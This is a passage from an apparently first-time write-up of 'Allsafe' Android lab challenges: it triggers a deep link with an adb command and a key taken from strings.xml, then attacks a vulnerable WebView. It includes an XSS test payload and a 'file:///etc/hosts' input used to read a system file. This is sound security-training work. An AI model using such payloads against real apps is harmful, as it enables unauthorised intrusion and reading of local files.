

Go to manifest.xml to find the deep link activity and the key.
and get your key by going to the following path => "resources.arsc:/res/values/strings.xml"
run this command to see the deep link what is doing
adb shell am start -W -a andriod.intent.action.VIEW -d "allsafe://infosecadventures/congrats?key=***"
and go to the emulator to see what is happened

Boom, it is worked!!
Challenge 10 (Vulnerable WebView)
In this challenge, we need to execute XSS and access [ /etc/hosts ] without decompiling the application to see the source code.

I try to write a simple XSS payload.
<script>alert(999)</script>
I try to access to the file /etc/hosts
file:///etc/hosts
Thank you for reading my first write-up, and I hope you enjoy it. 😍😍